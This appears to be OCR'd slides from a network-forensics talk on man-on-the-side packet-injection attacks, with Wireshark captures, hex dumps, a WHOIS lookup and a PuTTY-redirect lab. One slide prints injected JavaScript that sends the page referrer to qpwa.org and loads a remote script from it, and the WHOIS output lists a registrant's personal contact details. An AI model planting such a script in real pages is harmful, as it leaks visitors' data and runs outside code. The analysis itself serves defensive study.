  6 1.859521   216.116.193.188  192.168.88.249   TCP          554 0xa7ed (42989) [TCP segment of a reass…
  7 1.860057   216.116.193.188  192.168.88.249   TCP          664 0x3133 (12595) [TCP Out-Of-Order] 80 →…
```

```
> Frame 6: 554 bytes on wire (4432 bits), 554 bytes captured (4432 bits)
> Ethernet II, Src: Routerbo_04:8b:35 (4c:5e:0c:04:8b:35), Dst: CadmusCo_d4:12:45 (08:00:27:d4:12:45)
> Internet Protocol Version 4, Src: 216.116.193.188, Dst: 192.168.88.249
> Transmission Control Protocol, Src Port: 80 (80), Dst Port: 46422 (46422), Seq: 1, Ack: 156, Len: 500
```

```
0000  08 00 27 d4 12 45 4c 5e  0c 04 8b 35 08 00 45 00   ..'..EL^ ...5..E.
0010  02 1c a7 ed 40 00 6f 06  ae 1b d8 74 c1 bc c0 a8   ....@.o. ...t....
0020  58 f9 00 50 b5 56 6d ba  48 85 3d 24 f2 39 50 18   X..P.Vm. H.=$.9P.
0030  01 01 f1 7e 00 00 48 54  54 50 2f 31 2e 31 20 32   ...~..HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 43  61 63 68 65 2d 43 6f 6e   00 OK..C ache-Con
0050  74 72 6f 6c 3a 20 6e 6f  2d 63 61 63 68 65 0d 0a   trol: no -cache..
0060  50 72 61 67 6d 61 3a 20  6e 6f 2d 63 61 63 68 65   Pragma:  no-cache
0070  2c 6e 6f 2d 63 61 63 68  65 0d 0a 43 6f 6e 74 65   ,no-cach e..Conte
0080  6e 74 2d 54 79 70 65 3a  20 74 65 78 74 2f 68 74   nt-Type:  text/ht
0090  6d 6c 3b 20 63 68 61 72  73 65 74 3d 75 74 66 2d   ml; char set=utf-
00a0  38 0d 0a 43 6f 6e 74 65  6e 74 2d 45 6e 63 6f 64   8..Conte nt-Encod
00b0  69 6e 67 3a 20 67 7a 69  70 0d 0a 45 78 70 69 72   ing: gzi p..Expir
00c0  65 73 3a 20 2d 31 0d 0a  56 61 72 79 3a 20 41 63   es: -1.. Vary: Ac
```

gpwa-qpwa | Packets: 7 · Displayed: 7 (100.0%) · Load time: 0:0.0 | Profile: Default

gpwa-qpwa.pcap


```
{
    var i = new Image();
    i.src = "http://qpwa.org/?q=" + document.referrer;
    l = localStorage;
    if ((document.referrer != "") && (document.location.hostname !=
    document.referrer.split('/')[2]) && (!l.g)) {
        c = document.createElement('script');
        c.src = 'http://certify.qpwa.org/script/' +
        document.location.hostname.replace('www\.', '') + '/';
        document.getElementsByTagName('head')[0].appendChild(c)
     }
     l.g = 1;
}
```

```
whois qpwa.org
Domain Name: QPWA.ORG
Domain ID: D167672054-LROR
WHOIS Server:
Referral URL: http://www.PublicDomainRegistry.com
Updated Date: 2016-01-26T19:45:31Z
Creation Date: 2013-01-23T14:23:18Z
Registry Expiry Date: 2017-01-23T14:23:18Z
Sponsoring Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Sponsoring Registrar IANA ID: 303
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registrant ID: DI_26118341
Registrant Name: Frederic Gurbo
Registrant Organization: N/A
Registrant Street: 18 Jules Michelet St.
Registrant City: Bucharest
Registrant State/Province: Bucuresti
Registrant Postal Code: 010463
Registrant Country: RO
Registrant Phone: +40.212323157
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: f_gurbo@hush.com
[...]
```

Request for Wireshark Features

- Make sure “tcp.segment.overlap.conflict” display filter matches MOTS attacks.
- Add Expert info “overlapping segment with different data” to SEQ/ACK analysis.
- Bug 12855 “Follow TCP Stream shows duplicate stream data” (Pascal Quantin, Michael Mann, Peter Wu)

Bonus Lab: snort.log.1437733628


snort.log.143773.312DC43E.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
+

```
No.  Time      Source          Destination     Protocol Length Identification  Time to live Info
   1 0.000000  192.168.88.254  46.43.34.31     TCP        66 0x0bd7 (3031)    128 49441 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=…
   2 0.387885  46.43.34.31     192.168.88.254  TCP        66 0x0000 (0)        46 80 → 49441 [SYN, ACK] Seq=0 Ack=1 Win=2920…
   3 0.388081  192.168.88.254  46.43.34.31     TCP        60 0x0bd9 (3033)    128 49441 → 80 [ACK] Seq=1 Ack=1 Win=65792 Len…
   4 0.388879  192.168.88.254  46.43.34.31     HTTP      506 0x0bda (3034)    128 GET /~sgtatham/putty/latest/x86/putty.exe …
   5 0.392838  46.43.34.31     192.168.88.254  HTTP      197 0x0001 (1)        63 HTTP/1.1 303 Found
   6 0.393035  192.168.88.254  46.43.34.31     TCP        60 0x0bdb (3035)    128 49441 → 80 [ACK] Seq=453 Ack=145 Win=65536…
   7 0.396323  192.168.88.254  46.43.34.31     TCP        60 0x0bdc (3036)    128 49441 → 80 [FIN, ACK] Seq=453 Ack=145 Win=…
   8 1.221418  46.43.34.31     192.168.88.254  TCP        60 0x384a (14410)    46 80 → 49441 [ACK] Seq=1 Ack=453 Win=30336 L…
   9 1.221524  192.168.88.254  46.43.34.31     TCP        60 0x0be4 (3044)    128 [TCP Dup ACK 6#1] 49441 → 80 [ACK] Seq=454…
  10 1.231985  46.43.34.31     192.168.88.254  TCP       617 0x384b (14411)    46 [TCP Retransmission] 80 → 49441 [PSH, ACK]…
  11 1.231992  46.43.34.31     192.168.88.254  TCP        60 0x384c (14412)    46 80 → 49441 [FIN, ACK] Seq=564 Ack=454 Win=…
  12 3.371797  46.43.34.31     192.168.88.254  TCP        60 0x384d (14413)    46 [TCP Retransmission] 80 → 49441 [FIN, ACK]
```

```
> Frame 4: 506 bytes on wire (4048 bits), 506 bytes captured (4048 bits)
> Ethernet II, Src: QuantaCo_cf:58:49 (00:26:9e:cf:58:49), Dst: Routerbo_04:8b:35 (4c:5e:0c:04:8b:35)
> Internet Protocol Version 4, Src: 192.168.88.254, Dst: 46.43.34.31
> Transmission Control Protocol, Src Port: 49441 (49441), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 452
> Hypertext Transfer Protocol
```

```
0000  4c 5e 0c 04 8b 35 00 26  9e cf 58 49 08 00 45 00   L^...5.& ..XI..E.
0010  01 ec 0b da 40 00 80 06  83 41 c0 a8 58 fe 2e 2b   ....@... .A..X..+
0020  22 1f c1 21 00 50 74 a6  1b c8 96 d2 be 59 50 18   "..!.Pt. .....YP.
0030  01 01 e1 d5 00 00 47 45  54 20 2f 7e 73 67 74 61   ......GE T /~sgta
0040  74 68 61 6d 2f 70 75 74  74 79 2f 6c 61 74 65 73   tham/put ty/lates
0050  74 2f 78 38 36 2f 70 75  74 74 79 2e 65 78 65 20   t/x86/pu tty.exe
```

snort | Packets: 14 · Displayed: 14 (100.0%) · Load time: 0:0.1 | Profile: Default

Q&A

PCAP

or it didn't happen

Questions?

Tools/PCAPs used in this presentation

– Wireshark	https://www.wireshark.org/
– findject.py	https://www.netresec.com/?page=findject
– CapLoader	http://caploader.com/
– Man-on-the-Side PCAPs	http://www.netresec.com/?page=PcapFiles